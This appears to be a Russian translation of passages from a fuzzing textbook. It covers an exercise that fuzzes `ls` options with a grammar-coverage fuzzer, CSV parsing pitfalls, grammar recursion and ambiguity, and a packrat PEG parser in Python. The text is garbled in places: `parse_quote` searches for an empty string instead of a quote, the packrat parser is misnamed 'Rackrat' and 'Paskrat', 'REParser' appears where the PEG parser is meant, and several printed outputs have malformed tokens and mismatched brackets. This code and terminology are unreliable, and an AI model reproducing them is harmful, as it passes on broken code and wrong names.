При этом некоторые компоненты всё равно поддаются структурному покрытию: метаданные вроде имени автора или композитора и конфигурационные данные вроде настроек модели следует систематически перебирать. Этому посвящена глава о фаззинге конфигураций.

Иерархия реализованных классов такова: GrammarCoverageFuzzer наследует SimpleGrammarCoverageFuzzer, тот — TrackingGrammarCoverageFuzzer, далее следуют GrammarFuzzer и базовый Fuzzer. Диаграмма в исходной тетради строится программно из этих классов.

Итоги главы

- Быстрое достижение *покрытия грамматики* создаёт большое разнообразие входов.
- Дублирование правил позволяет покрывать элементы в определённых *контекстах*.
- Покрытие грамматики помогает повышать *покрытие кода*.

Что дальше

Далее покрытие грамматики применяется для систематического тестирования конфигураций.

История и дополнительная литература

Идея хотя бы однократного использования каждого варианта грамматики восходит к Буркхардту (Burkhardt, 1967), а позднее была независимо переоткрыта Полом Пёрдомом (Paul Purdom, 1972). Связь между покрытием грамматики и покрытием кода обнаружил Николас Хавриков (Nikolas Havrikov), исследовавший её в своей диссертации.

Упражнения

Упражнение 1. Тестирование ls

Рассмотрим программу Unix `ls`, выводящую содержимое каталога. Создайте грамматику её вызова:

```
LS_EBNF_GRAMMAR: Grammar = {
    '<start>': ['-<options>'],
    '<options>': ['<option>*'],
    '<option>': ['1', 'A', '@',
               # и многие другие
               ],
}
```

```
assert is_valid_grammar(LS_EBNF_GRAMMAR)
```

Используйте GrammarCoverageFuzzer, чтобы проверить все параметры. Убедитесь, что `ls` вызывается с каждым из них.

Решение. Символы параметров можно взять непосредственно со страницы руководства:

```
from Grammars import convert_ebnf_grammar, srange

LS_EBNF_GRAMMAR: Grammar = {
    '<start>': ['-<options>'],
    '<options>': ['<option>*'],
    '<option>': srange("ABCFGHLOPRSTUW@abcdefghijklmnopqrstuwx1")
}
```



```

}
assert is_valid_grammar(LS_EBNF_GRAMMAR)

LS_GRAMMAR: Grammar = convert_ebnf_grammar(LS_EBNF_GRAMMAR)

from Fuzzer import ProgramRunner

f = GrammarCoverageFuzzer(LS_GRAMMAR, max_nonterminals=3)
while len(f.max_expansion_coverage() - f.expansion_coverage()) > 0:
    invocation = f.fuzz()
    print("ls", invocation, end="; ")
    args = invocation.split()
    ls = ProgramRunner(["ls"] + args)
    ls.run()
print()

ls -; ls -Wgx; ls -qe; ls -1cC; ls -tL; ls -s1Un;
ls -imF; ls -SB; ls -PTo; ls -hHb; ls -pdk@; ls -AO;
ls -rG; ls -wa; ls -fu; ls -Rc;

```

Значением `max_nonterminals` можно управлять числом параметров в каждом вызове `ls`. Другие примеры рассматриваются в главе о тестировании конфигураций.

Упражнение 2. Кеширование

Значение `max_expansion_coverage()` зависит только от грамматики. Измените реализацию так, чтобы значения для каждого символа и глубины предварительно вычислялись в `__init__()`, а `max_expansion_coverage()` лишь находил результат в таблице.

Решение. Задача аналогична первым двум упражнениям главы об эффективном грамматическом фаззинге; здесь применима такая же схема кеширования.

Синтаксический анализ входных данных

В главе о грамматиках мы обсудили, как представлять различные языки и генерировать принадлежащие им строки. Грамматики позволяют выполнить и обратную операцию: разложить заданную строку на составляющие, соответствующие использованным правилам, то есть построить её *дерево вывода*. Затем части этого дерева и деревьев похожих строк можно комбинировать по той же грамматике, получая новые строки.

В этой главе грамматики применяются для разбора набора корректных начальных входов в дерева вывода. Структурное представление позволяет мутировать, скрещивать и рекомбинировать части входов, создавая новые корректные, слегка изменённые тесты.

Предварительные требования

- Следует прочитать [главу о грамматиках](#).
- Требуется понимание деревьев вывода из [главы об эффективном грамматическом фаззинге](#).

Краткое содержание

Чтобы использовать код главы, импортируйте нужный идентификатор:

```
from fuzzingbook.Parser import <identifier>
```

Глава вводит классы `Parser`, преобразующие строку в дерево вывода. Представлены два важных анализатора:

- анализатор грамматик разбора выражений `PEGParser`: он очень эффективен, но требует определённой структуры грамматики; альтернативы означают *упорядоченный выбор*, поэтому анализ прекращается на первом успешном варианте;
- анализатор Эрли `EarleyParser`: принимает любые контекстно-свободные грамматики и исследует все возможные варианты разбора.

Использование обоих классов несложно. Сначала создаётся анализатор с грамматикой:

```
from Grammars import US_PHONE_GRAMMAR
us_phone_parser = EarleyParser(US_PHONE_GRAMMAR)
```

Затем `parse()` возвращает последовательность возможных деревьев:

```
trees = us_phone_parser.parse("(555)987-6543")
tree = list(trees)[0]
display_tree(tree)
```

Полученные деревья применяются для генерации тестов, в частности для мутации и рекомбинации существующих входов.

Иллюстрации `PICS/Parser-synopsis-1.svg` и `PICS/Parser-synopsis-2.svg`, указанные в тетради, отсутствуют в локальном зеркале; они воспроизводятся приведёнными вызовами `display_tree()`.

Зачем синтаксический анализ нужен для фаззинга?

Зачем разбирать существующие входы, если цель — фаззинг? Рассмотрим небольшую программу, которая принимает CSV-файл с описаниями транспортных средств и обрабатывает его содержимое:

```
def process_inventory(inventory):
    res = []
    for vehicle in inventory.split('\n'):
        ret = process_vehicle(vehicle)
        res.extend(ret)
    return '\n'.join(res)
```

В каждой строке CSV описано одно транспортное средство; строки обрабатывает process_vehicle():

```
def process_vehicle(vehicle):
    year, kind, company, model, *_ = vehicle.split(',')
    if kind == 'van':
        return process_van(year, company, model)

    elif kind == 'car':
        return process_car(year, company, model)

    else:
        raise Exception('Invalid entry')
```

Алгоритм зависит от типа транспорта:

```
def process_van(year, company, model):
    res = ["We have a %s %s van from %s vintage." %
           (company, model, year)]
    iyear = int(year)
    if iyear > 2010:
        res.append("It is a recent model!")
    else:
        res.append("It is an old but reliable model!")
    return res

def process_car(year, company, model):
    res = ["We have a %s %s car from %s vintage." %
           (company, model, year)]
    iyear = int(year)
    if iyear > 2016:
        res.append("It is a recent model!")
    else:
        res.append("It is an old but reliable model!")
    return res
```

Пример допустимого входа:

```
mystring = """\
1997,van,Ford,E350
2000,car,Mercury,Cougar\
"""

print(process_inventory(mystring))

We have a Ford E350 van from 1997 vintage.
It is an old but reliable model!
We have a Mercury Cougar car from 2000 vintage.
It is an old but reliable model!
```

Попробуем фаззить программу. Поскольку process_inventory() принимает CSV, можно описать грамматику значений, разделённых запятыми. Для удобства будем напрямую тестировать process_vehicle():

```
import string

CSV_GRAMMAR: Grammar = {
    '<start>': ['<csvline>'],
    '<csvline>': ['<items>'],
    '<items>': ['<item>,<items>', '<item>'],
    '<item>': ['<letters>'],
    '<letters>': ['<letter><letters>', '<letter>'],
    '<letter>': list(string.ascii_letters + string.digits +
                    string.punctuation + ' \t\n')
}
```

Грамматику можно визуализировать синтаксическими диаграммами:

```
syntax_diagram(CSV_GRAMMAR)
```

Сгенерируем тысячу значений и передадим каждое в `process_vehicle()`:

```
gf = GrammarFuzzer(CSV_GRAMMAR, min_nonterminals=4)
trials = 1000
valid: List[str] = []
time = 0
for i in range(trials):
    with Timer() as t:
        vehicle_info = gf.fuzz()
        try:
            process_vehicle(vehicle_info)
            valid.append(vehicle_info)
        except:
            pass
        time += t.elapsed_time()
print("%d valid strings, that is GrammarFuzzer generated "
      "%f%% valid entries from %d inputs" %
      (len(valid), len(valid) * 100.0 / trials, trials))
print("Total time of %f seconds" % time)

0 valid strings, that is GrammarFuzzer generated 0.000000% valid entries from 1000 inputs
Total time of 2.478398 seconds
```

Очевидно, подход не работает. Посмотрим на десять сгенерированных строк и ошибки:

```
gf = GrammarFuzzer(CSV_GRAMMAR, min_nonterminals=4)
trials = 10
for i in range(trials):
    vehicle_info = gf.fuzz()
    try:
        print(repr(vehicle_info), end="")
        process_vehicle(vehicle_info)
    except Exception as e:
        print("\t", e)
    else:
        print()

'9w9J\'/,LU<"1,|,Y,Zv)Amvx,c\n'   Invalid entry
'(n8].H7,qo1S'                   not enough values to unpack
'\nQoLWQ,jSa'                     not enough values to unpack
'K1,\n,RE,fq,%,sT+aAb'             Invalid entry
"m,d,,8j4'),-yQ,B7"               Invalid entry
'g4,s1\t[{.,M,<,\nzd,.am'         Invalid entry
',Z[,z,c,#x1,gc.F'                Invalid entry
'pWs,rT`,R'                       not enough values to unpack
'iN,br%,Q,R'                      Invalid entry
'ol,\nH<\tn,^#,A'                 Invalid entry
```

Ни одна запись не будет принята, если фаззер случайно не создаст точное слово `van` или `car`. Причина в том, что общая CSV-грамматика не содержит полной информации о требуемом формате. Попробуем передать фаззеру часть известных значений.

```
import copy
import random

class PooledGrammarFuzzer(GrammarFuzzer):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self._node_cache = {}

    def update_cache(self, key, values):
        self._node_cache[key] = values

    def expand_node_randomly(self, node):
        (symbol, children) = node
        assert children is None
```

```

if symbol in self._node_cache:
    if random.randint(0, 1) == 1:
        return super().expand_node_randomly(node)
    return copy.deepcopy(random.choice(self._node_cache[symbol]))
return super().expand_node_randomly(node)

```

Добавим в кеш допустимые значения `car` и `van` и повторим опыт:

```

gf = PooledGrammarFuzzer(CSV_GRAMMAR, min_nonterminals=4)
gf.update_cache('<item>', [
    ('<item>', [('car', [])]),
    ('<item>', [('van', [])]),
])
trials = 10
for i in range(trials):
    vehicle_info = gf.fuzz()
    try:
        print(repr(vehicle_info), end="")
        process_vehicle(vehicle_info)
    except Exception as e:
        print("\t", e)
    else:
        print()

',h, van, |'      Invalid entry
'M,w:K,car,car, van' Invalid entry
'J,?Y, van, van, car, J' Invalid entry
'S4,car,car,o'    invalid literal for int() with base 10: 'S4'
'2*-, van'        not enough values to unpack
'van,%5,J'        Invalid entry
'van,G3{y,j,h:'   Invalid entry
'$0;o,M,car,car'  Invalid entry
'2d,f,e'          not enough values to unpack
'/_~NE,car,car'   not enough values to unpack

```

Это уже шаг вперёд, но лучше было бы встроить в фаззер сведения из образцов: извлечь из них шаблон и допустимые значения. Краткий ответ на вопрос, как это сделать: использовать *синтаксический анализатор*.

Использование синтаксического анализатора

В общем смысле синтаксический анализатор — часть программы, обрабатывающая структурированный вход. Анализаторы этой главы преобразуют строку в дерево вывода. Пользователю достаточно двух шагов.

Сначала анализатор инициализируется грамматикой:

```
parser = Parser(grammar)
```

Затем `parse()` возвращает список деревьев вывода:

```
trees = parser.parse(input)
```

Полученное дерево можно использовать так же, как деревья, созданные грамматическим фаззером.

Мы рассмотрим:

- `REParser` — очень эффективный анализатор грамматик разбора выражений с ограничениями на структуру;
- `EarleyParser` — анализатор Эрли, принимающий любые контекстно-свободные грамматики.

Если требуется только применять анализаторы в тестировании, этого интерфейса достаточно: следующая глава покажет мутацию и рекомбинацию разобранных входов. Остальная часть

текущей главы объясняет внутреннее устройство анализаторов.

Специализированный анализатор

Программистам часто приходится извлекать части данных по определённым правилам. В CSV элементы строки разделены запятыми, а несколько строк образуют набор записей. Напишем для этого специализированный `simple_parse_csv()`:

```
def simple_parse_csv(mystring: str) -> DerivationTree:
    children: List[DerivationTree] = []
    tree = (START_SYMBOL, children)
    for i, line in enumerate(mystring.split('\n')):
        children.append(("record %d" % i,
                        [(cell, []) for cell in line.split(',')]))
    return tree
```

Для удобства изменим направление графа с вертикального на горизонтальное:

```
def lr_graph(dot):
    dot.attr('node', shape='plain')
    dot.graph_attr['rankdir'] = 'LR'
```

`display_tree()` показывает разобранную структуру CSV:

```
tree = simple_parse_csv(mystring)
display_tree(tree, graph_attr=lr_graph)
```

Пока всё просто. Но рассмотрим запись, в которой одно поле заключено в кавычки и само содержит запятые:

```
mystring = '''\
1997,Ford,E350,"ac, abs, moon",3000.00\
'''
print(mystring)

1997,Ford,E350,"ac, abs, moon",3000.00
```

Для иллюстрации ошибок введём функцию выделения интересных узлов:

```
def highlight_node(predicate):
    def hl_node(dot, nid, symbol, ann):
        if predicate(dot, nid, symbol, ann):
            dot.node(repr(nid), dot_escape(symbol), fontcolor='red')
        else:
            dot.node(repr(nid), dot_escape(symbol))
    return hl_node

tree = simple_parse_csv(mystring)
bad_nodes = {5, 6, 7, 12, 13, 20, 22, 23, 24, 25}

def hl_predicate(_d, nid, _s, _a):
    return nid in bad_nodes

highlight_err_node = highlight_node(hl_predicate)
display_tree(tree, log=False, node_attr=highlight_err_node,
             graph_attr=lr_graph)
```

Отмеченные узлы показывают, где простой анализатор ошибочно принял запятые внутри кавычек за разделители. Расширим его поддержкой кавычек через `parse_quote()`, `find_comma()` и `comma_split()`:

```
def parse_quote(string, i):
    v = string[i + 1:].find('')
    return v + i + 1 if v >= 0 else -1

def find_comma(string, i):
```

```

    slen = len(string)
    while i < slen:
        if string[i] == '"':
            i = parse_quote(string, i)
            if i == -1:
                return -1
        if string[i] == ',':
            return i
        i += 1
    return -1

def comma_split(string):
    slen = len(string)
    i = 0
    while i < slen:
        c = find_comma(string, i)
        if c == -1:
            yield string[i:]
            return
        else:
            yield string[i:c]
            i = c + 1

```

Обновлённый анализатор использует новый разбор строки:

```

def parse_csv(mystring):
    children = []
    tree = (START_SYMBOL, children)
    for i, line in enumerate(mystring.split('\n')):
        children.append(("record %d" % i,
                        [(cell, []) for cell in comma_split(line)]))
    return tree

tree = parse_csv(mystring)
display_tree(tree, graph_attr=lr_graph)

```

Теперь кавычки обработаны правильно — но ненадолго. В следующей записи внутри кавычек встречаются экранированные кавычки:

```

mystring = '''\
1999,Chevy,"Venture \"Extended Edition, Very Large\"",,5000.00\
'''

print(mystring)

1999,Chevy,"Venture \"Extended Edition, Very Large\"",,5000.00

```

Нескольких вложенных кавычек достаточно, чтобы снова запутать анализатор:

```

tree = parse_csv(mystring)
bad_nodes = {4, 5}
display_tree(tree, node_attr=highlight_err_node, graph_attr=lr_graph)

```

Ещё одна допустимая CSV-запись содержит перевод строки внутри поля:

```

mystring = '''\
1996,Jeep,Grand Cherokee,"MUST SELL!
air, moon roof, loaded",4799.00
'''

print(mystring)

1996,Jeep,Grand Cherokee,"MUST SELL!
air, moon roof, loaded",4799.00

tree = parse_csv(mystring)
bad_nodes = {5, 6, 7, 8, 9, 10}
display_tree(tree, node_attr=highlight_err_node, graph_attr=lr_graph)

```

Исправление потребовало бы одновременно изменить внутреннюю `parse_quote()` и внешнюю `parse_csv()`. Все эти возможности формально описаны в CSV RFC 4180.

Каждое локальное улучшение рассыпается при небольшом росте сложности. Особенно серьёзной проблема становится при рекурсивных структурах: например, JSON часто заменяет CSV, а при получении данных из сети вместо CSV приходится разбирать HTML-таблицы. Попытка бесконечно наращивать специализированный код и регулярные выражения быстро становится неуправляемой.

Здесь полезны *формальные анализаторы*. Любое множество строк образует язык, который можно задать грамматикой. Важное свойство грамматик — *композиционность*: внутреннюю структуру можно постепенно уточнять, почти не затрагивая внешнюю, и наоборот.

Граматики при синтаксическом анализе

Кратко рассмотрим грамматики с точки зрения разбора.

Экскурс: грамматики и деревья вывода

Грамматика — множество *правил*, объясняющих, как раскрывается начальный символ. У каждого правила есть имя, или *нетерминал*, и набор альтернативных способов его раскрытия.

```
A1_GRAMMAR: Grammar = {
    "<start>": ["<expr>"],
    "<expr>": ["<expr>+<expr>", "<expr>-<expr>", "<integer>"],
    "<integer>": ["<digit><integer>", "<digit>"],
    "<digit>": ["0", "1", "2", "3", "4",
               "5", "6", "7", "8", "9"]
}

syntax_diagram(A1_GRAMMAR)
```

Правило `<expr>` : `[<expr>+<expr>, <expr>-<expr>, <integer>]` задаёт раскрытия нетерминала `<expr>`. Строка `<expr>+<expr>` — одна *альтернатива*. В ней `<expr>`, `+` и `<expr>` являются *символами*. Символ считается нетерминальным, если для него существует правило грамматики, и терминальным в противном случае.

Разберём арифметическое выражение, принадлежащее этому языку:

```
mystring = '1+2'
```

Его дерево вывода по A1_GRAMMAR:

```
tree = ('<start>', [
    ('<expr>', [
        ('<expr>', [
            ('<integer>', [('<digit>', [('1', [])])])
        ]),
        ('+', []),
        ('<expr>', [
            ('<integer>', [('<digit>', [('2', [])])])
        ])
    ])
])
assert mystring == tree_to_string(tree)
display_tree(tree)
```

Один язык может описываться несколькими грамматиками. Вот другая грамматика того же языка арифметических выражений:

```
A2_GRAMMAR: Grammar = {
    "<start>": ["<expr>"],
    "<expr>": ["<integer><expr_>"],
    "<expr_>": ["+<expr>", "-<expr>", ""],
    "<integer>": ["<digit><integer_>"],
```



```

    "<integer_>": ["<integer>", ""],
    "<digit>": ["0", "1", "2", "3", "4",
               "5", "6", "7", "8", "9"]
}

syntax_diagram(A2_GRAMMAR)

```

Соответствующее дерево вывода имеет другую структуру:

```

tree = ('<start>', [
    ('<expr>', [
        ('<integer>', [
            ('<digit>', [('1', [])]),
            ('<integer_>', [])
        ]),
        ('<expr_>', [
            ('+', []),
            ('<expr>', [
                ('<integer>', [
                    ('<digit>', [('2', [])]),
                    ('<integer_>', [])
                ]),
                ('<expr_>', [])
            ])
        ])
    ])
])
assert mystring == tree_to_string(tree)
display_tree(tree)

```

A1_GRAMMAR содержит и левую, и правую рекурсию. В A2_GRAMMAR нет леворекурсивных нетерминалов, зато есть *эпсилон-продукции* — правила с пустой строкой в правой части.

Конец экскурса

Экскурс: рекурсия

В определении `<expr>` используется сам `<expr>`. Такое включение нетерминала в собственное определение называется *рекурсией*. Для синтаксического анализа важны несколько её разновидностей.

Рекурсия

Грамматика называется *леворекурсивной*, если в ней есть леворекурсивный нетерминал. Нетерминал *непосредственно леворекурсивен*, если самый левый символ хотя бы одного его варианта совпадает с ним самим.

```

LR_GRAMMAR: Grammar = {
    '<start>': ['<A>'],
    '<A>': ['<A>a', ''],
}

syntax_diagram(LR_GRAMMAR)

```

Для строки из шести букв а леворекурсивное дерево наращивается влево:

```

mystring = 'aaaaaa'
display_tree(
    ('<start>', [
        ('<A>', [
            ('<A>', [('<A>', []), ('a', [])]),

```

```

        ('a', [])
    ]),
    ('a', [])
]))

```

Грамматика *косвенно леворекурсивна*, если самый левый символ можно раскрыть по его определениям так, что исходный нетерминал снова окажется слева. *Скрытая левая рекурсия* возникает, когда перед повторным нетерминалом стоят символы, способные вывести пустую строку. Например, `<integer>` в `A1_GRAMMAR` стал бы скрыто леворекурсивным, если бы `<digit>` мог вывести пустую строку.

Правая рекурсия определяется симметрично. Следующая праворекурсивная грамматика описывает тот же язык, что и `LR_GRAMMAR`:

```

RR_GRAMMAR: Grammar = {
    '<start>': ['<A>'],
    '<A>': ['a<A>', ''],
}

syntax_diagram(RR_GRAMMAR)
display_tree(
    ('<start>', [
        ('<A>', [
            ('a', []),
            ('<A>', [
                ('a', []),
                ('<A>', [('a', []), ('<A>', [])])
            ])
        ])
    ])
))

```

Неоднозначность

Одной строке в одной грамматике могут соответствовать несколько деревьев вывода, или *разборов*. Например, `1+2+3` в `A1_GRAMMAR` допускает две группировки.

Слева ассоциативный разбор `(1+2)+3`:

```

mystring = '1+2+3'
tree = ('<start>', [
    ('<expr>', [
        ('<expr>', [
            ('<expr>', [
                ('<integer>', [('<digit>', [('1', [])])])
            ]),
            ('+', []),
            ('<expr>', [
                ('<integer>', [('<digit>', [('2', [])])])
            ])
        ]),
        ('+', []),
        ('<expr>', [
            ('<integer>', [('<digit>', [('3', [])])])
        ])
    ])
])
assert mystring == tree_to_string(tree)
display_tree(tree)

```

Справа ассоциативный разбор `1+(2+3)`:

```

tree = ('<start>', [
    ('<expr>', [
        ('<expr>', [
            ('<integer>', [('<digit>', [('1', [])])])
        ]),

```

```

        ('+', []),
        ('<expr>', [
            ('<expr>', [
                ('<integer>', [('<digit>', [('2', [])])])
            ]),
            ('+', []),
            ('<expr>', [
                ('<integer>', [('<digit>', [('3', [])])])
            ])
        ])
    ])
])
assert tree_to_string(tree) == mystring
display_tree(tree)

```

Неоднозначность разрешают по-разному. Грамматики разбора выражений задают порядок альтернатив и принимают первый успешный вариант. Анализатор Эрли, который будет разработан далее, возвращает все возможные деревья.

Конец экскурса

Класс синтаксического анализатора

Для нескольких реализаций определим единый минимальный интерфейс. Существуют два основных подхода к разбору строки по грамматике.

1. Традиционно вход сначала разбивает на токены *лексер* — небольшой анализатор регулярного языка, также называемый токенизатором или сканером. Основная грамматика не содержит деталей токенизации, а полученное неглубокое дерево удобно преобразовать в абстрактное синтаксическое дерево.
2. Можно сначала полностью разобрать строку подробной грамматикой, а затем обрезать дерево: узлы токенов заменяются соответствующими строками-листьями. Такой анализатор мощнее и не проводит искусственной границы между лексическим и синтаксическим анализом.

В этой главе используется второй подход, реализованный методом `prune_tree()`.

Базовый `Parser` задаёт минимальный интерфейс. Подклассы должны реализовать `parse_prefix()` и при необходимости `parse()`. Первый возвращает позицию конца успешно разобранный префикс и лес разборов до неё; второй — деревья вывода полного разбора.

```

class Parser:
    """Базовый класс синтаксического анализа."""

    def __init__(self, grammar: Grammar, *,
                 start_symbol: str = START_SYMBOL,
                 log: bool = False,
                 coalesce: bool = True,
                 tokens: Set[str] = set()) -> None:
        """Создать анализатор для `grammar`.


`start_symbol` — начальный символ, по умолчанию '<start>'.
        `log` включает журналирование.
        `coalesce` объединяет соседние терминалы.
        `tokens` задаёт множество токенов.
        """
        self._grammar = grammar
        self._start_symbol = start_symbol
        self.log = log
        self.coalesce_tokens = coalesce
        self.tokens = tokens


```

```

def grammar(self) -> Grammar:
    """Вернуть грамматику анализатора."""
    return self._grammar

def start_symbol(self) -> str:
    """Вернуть начальный символ."""
    return self._start_symbol

def parse_prefix(self, text: str) \
    -> Tuple[int, Iterable[DerivationTree]]:
    """Вернуть (позицию, лес) для самого длинного префикса `text`."""
    raise NotImplementedError

def parse(self, text: str) -> Iterable[DerivationTree]:
    """Разобрать `text` и вернуть последовательность деревьев."""
    cursor, forest = self.parse_prefix(text)
    if cursor < len(text):
        raise SyntaxError("at " + repr(text[cursor:]))
    return [self.prune_tree(tree) for tree in forest]

def parse_on(self, text: str, start_symbol: str) -> Generator:
    old_start = self._start_symbol
    try:
        self._start_symbol = start_symbol
        yield from self.parse(text)
    finally:
        self._start_symbol = old_start

def coalesce(self, children: List[DerivationTree]) \
    -> List[DerivationTree]:
    last = ''
    new_lst: List[DerivationTree] = []
    for cn, cc in children:
        if cn not in self._grammar:
            last += cn
        else:
            if last:
                new_lst.append((last, []))
                last = ''
            new_lst.append((cn, cc))
    if last:
        new_lst.append((last, []))
    return new_lst

def prune_tree(self, tree: DerivationTree) -> DerivationTree:
    name, children = tree
    assert isinstance(children, list)

    if self.coalesce_tokens:
        children = self.coalesce(cast(List[DerivationTree], children))
    if name in self.tokens:
        return (name, [(tree_to_string(tree), [])])
    else:
        return (name, [self.prune_tree(c) for c in children])

```

Экскурс: канонические грамматики

Импортированная `EXPR_GRAMMAR` ориентирована на генерацию: правые части хранятся целыми строками. При разборе удобнее *каноническое представление*, где каждый символ варианта хранится отдельным токеном.

```

CanonicalGrammar = Dict[str, List[List[str]]]

import re

def single_char_tokens(
    grammar: Grammar) -> Dict[str, List[List[Collection[str]]]]:
    g_ = {}

```

```

for key in grammar:
    rules_ = []
    for rule in grammar[key]:
        rule_ = []
        for token in rule:
            if token in grammar:
                rule_.append(token)
            else:
                rule_.extend(token)
        rules_.append(rule_)
    g_[key] = rules_
return g_ # type: ignore

def canonical(grammar: Grammar) -> CanonicalGrammar:
    def split(expansion):
        if isinstance(expansion, tuple):
            expansion = expansion[0]

        return [token for token in re.split(
            RE_NONTERMINAL, expansion) if token]

    return {
        k: [split(expression) for expression in alternatives]
        for k, alternatives in grammar.items()
    }

CE_GRAMMAR: CanonicalGrammar = canonical(EXPR_GRAMMAR)
CE_GRAMMAR

```

Например, строка `<term> + <expr>` превращается в список `['<term>', ' + ', '<expr>']`, а `(<expr>)` — в `['(', '<expr>', ')']`. Все цифры становятся одноэлементными списками.

Для удобного отображения упорядочим правила по достижимости от начального символа:

```

def recurse_grammar(grammar, key, order):
    rules = sorted(grammar[key])
    old_len = len(order)
    for rule in rules:
        for token in rule:
            if token not in grammar:
                continue
            if token not in order:
                order.append(token)
    new = order[old_len:]
    for ckey in new:
        recurse_grammar(grammar, ckey, order)

def show_grammar(grammar, start_symbol=START_SYMBOL):
    order = [start_symbol]
    recurse_grammar(grammar, start_symbol, order)
    return {k: sorted(grammar[k]) for k in order}

show_grammar(CE_GRAMMAR)

```

Обратное преобразование объединяет токены каждого правила:

```

def non_canonical(grammar):
    new_grammar = {}
    for k in grammar:
        rules = grammar[k]
        new_rules = []
        for rule in rules:
            new_rules.append(''.join(rule))
        new_grammar[k] = new_rules
    return new_grammar

non_canonical(CE_GRAMMAR)

```

Поскольку разбор проще выполнять в канонической форме, обновим конструктор `Parser`, чтобы он хранил оба представления:

```

class Parser(Parser):

```

```

def __init__(self, grammar, **kwargs):
    self._start_symbol = kwargs.get('start_symbol', START_SYMBOL)
    self.log = kwargs.get('log', False)
    self.tokens = kwargs.get('tokens', set())
    self.coalesce_tokens = kwargs.get('coalesce', True)
    canonical_grammar = kwargs.get('canonical', False)
    if canonical_grammar:
        self.cgrammar = single_char_tokens(grammar)
        self._grammar = non_canonical(grammar)
    else:
        self._grammar = dict(grammar)
        self.cgrammar = single_char_tokens(canonical(grammar))
    # Для начального символа не требуется единственное правило
    if len(grammar.get(self._start_symbol, [])) != 1:
        self.cgrammar['<>'] = [[self._start_symbol]]

```

Если был добавлен искусственный начальный символ <>, `prune_tree()` удаляет его:

```

class Parser(Parser):
    def prune_tree(self, tree):
        name, children = tree
        if name == '<>':
            assert len(children) == 1
            return self.prune_tree(children[0])
        if self.coalesce_tokens:
            children = self.coalesce(children)
        if name in self.tokens:
            return (name, [(tree_to_string(tree), [])])
        else:
            return (name, [self.prune_tree(c) for c in children])

```

Конец экскурса

Граматики разбора выражений

Parsing Expression Grammar (PEG; Ford, 2004) — формальная грамматика распознающего типа, задающая последовательность шагов разбора строки.

PEG похожа на контекстно-свободную грамматику: она также состоит из нетерминалов и альтернатив, описывающих совпадения. Например, следующая PEG распознаёт *a* или *b*:

```

PEG1 = {
    '<start>': ['a', 'b']
}

```

В отличие от контекстно-свободной грамматики, альтернативы PEG образуют *упорядоченный выбор*: анализатор не исследует все подходящие правила, а останавливается на первом успешном. Поэтому следующая PEG может разобрать *ab*, но не полную строку *abc*: сначала срабатывает короткий вариант *ab*.

```

PEG2 = {
    '<start>': ['ab', 'abc']
}

```

Каждый вариант выражения выбора задаёт последовательность терминальных и нетерминальных символов, которую нужно сопоставить со входом. PEG поддерживает и дополнительные конструкции; некоторые из них рассматриваются в упражнениях. Эта модель близка к обычным рукописным анализаторам рекурсивного спуска и потому довольно интуитивна.

Рackrat-анализатор предикатных грамматик выражений

Если не писать анализатор полностью вручную, Rackrat — одна из самых простых техник разбора PEG. Название связано с тем, что алгоритм кеширует результаты подзадач, чтобы не вычислять их повторно.

Класс наследуется от Parser. `parse_prefix()` вызывает `unify_key()` для начального символа. Хотя PEG даёт единственное однозначное дерево, общий интерфейс возвращает список, поскольку другие анализаторы могут находить несколько разборов.

```
class PEGParser(Parser):
    def parse_prefix(self, text):
        cursor, tree = self.unify_key(self.start_symbol(), text, 0)
        return cursor, [tree]
```

Экскурс: реализация PEGParser

Сопоставление ключа

Если `unify_key()` получает терминал, он сравнивает его с текстом в текущей позиции. При совпадении возвращается новая позиция. Для нетерминала метод берёт выражение выбора и по порядку проверяет каждый вариант через `unify_rule()`, завершаясь на первом успехе.

```
class PEGParser(PEGParser):
    """Rackrat-анализатор грамматик разбора выражений."""

    def unify_key(self, key, text, at=0):
        if self.log:
            print("unify_key: %s with %s" %
                  (repr(key), repr(text[at:])))
        if key not in self.cgrammar:
            if text[at:].startswith(key):
                return at + len(key), (key, [])
            else:
                return at, None
        for rule in self.cgrammar[key]:
            to, res = self.unify_rule(rule, text, at)
            if res is not None:
                return (to, (key, res))
        return 0, None
```

Успешное и неуспешное сопоставления терминала:

```
mystring = "1"
peg = PEGParser(EXPR_GRAMMAR, log=True)
peg.unify_key('1', mystring)

unify_key: '1' with '1'
(1, ('1', []))

mystring = "2"
peg.unify_key('1', mystring)

unify_key: '1' with '2'
(0, None)
```

Сопоставление правила

`unify_rule()` последовательно вызывает `unify_key()` для токенов правила. Разбор успешен, только если совпали все токены:

```
class PEGParser(PEGParser):
    def unify_rule(self, rule, text, at):
        if self.log:
            print('unify_rule: %s with %s' %
                  (repr(rule), repr(text[at:])))
        results = []
        for token in rule:
            at, res = self.unify_key(token, text, at)
            if res is None:
                return at, None
            results.append(res)
        return at, results

mystring = "0"
peg = PEGParser(EXPR_GRAMMAR, log=True)
peg.unify_rule(peg.cgrammar['<digit>'][0], mystring, 0)

unify_rule: ['0'] with '0'
unify_key: '0' with '0'
(1, [['0', []]])
```

Рекурсивное сопоставление целого числа 12 сначала распознаёт цифру 1, затем оставшуюся цифру 2:

```
mystring = "12"
peg.unify_rule(peg.cgrammar['<integer>'][0], mystring, 0)

(2, [(('<digit>', [(<'1', [])]),
      ('<integer>', [(('<digit>', [(<'2', [])]))]))])
```

Полный разбор выражения:

```
mystring = "1 + 2"  
peg = PEGParser(EXPR_GRAMMAR, log=False)  
peg.parse(mystring)  
  
[(' <start>',  
  [(' <expr>',  
    [(' <term>', [([' <factor>', [([' <integer>',  
      [([' <digit>', [(['1', []]])])])]),  
      (' + ', [])],  
      (' <expr>', [([' <term>', [([' <factor>', [([' <integer>',  
        [([' <digit>', [(['2', []]])])])])])])])])])])])])])])])]
```

`unify_key()` и `unify_rule()` взаимно рекурсивны. Поскольку `unify_key()` перебирает альтернативы, он может многократно вызываться с одинаковыми аргументами. Декоратор `lru_cache` мемоизирует такие вызовы — именно это кэширование и дало Paskrat-анализатору название.

```
from functools import lru_cache

class PEGParser(PEGParser):
    @lru_cache(maxsize=None)
    def unify_key(self, key, text, at=0):
        if key not in self.cgrammar:
            if text[at:].startswith(key):
                return at + len(key), (key, [])
            else:
                return at, None
        for rule in self.cgrammar[key]:
            to, res = self.unify_rule(rule, text, at)
            if res is not None:
                return (to, (key, res))
        return 0, None
```

Вызов и проверка результата уже инкапсулированы в унаследованном `parse()`.

Конец экскурсии

Примеры работы анализатора:

```
mystring = "1 + (2 * 3)"
peg = PEGParser(EXPR_GRAMMAR)
for tree in peg.parse(mystring):
    assert tree_to_string(tree) == mystring
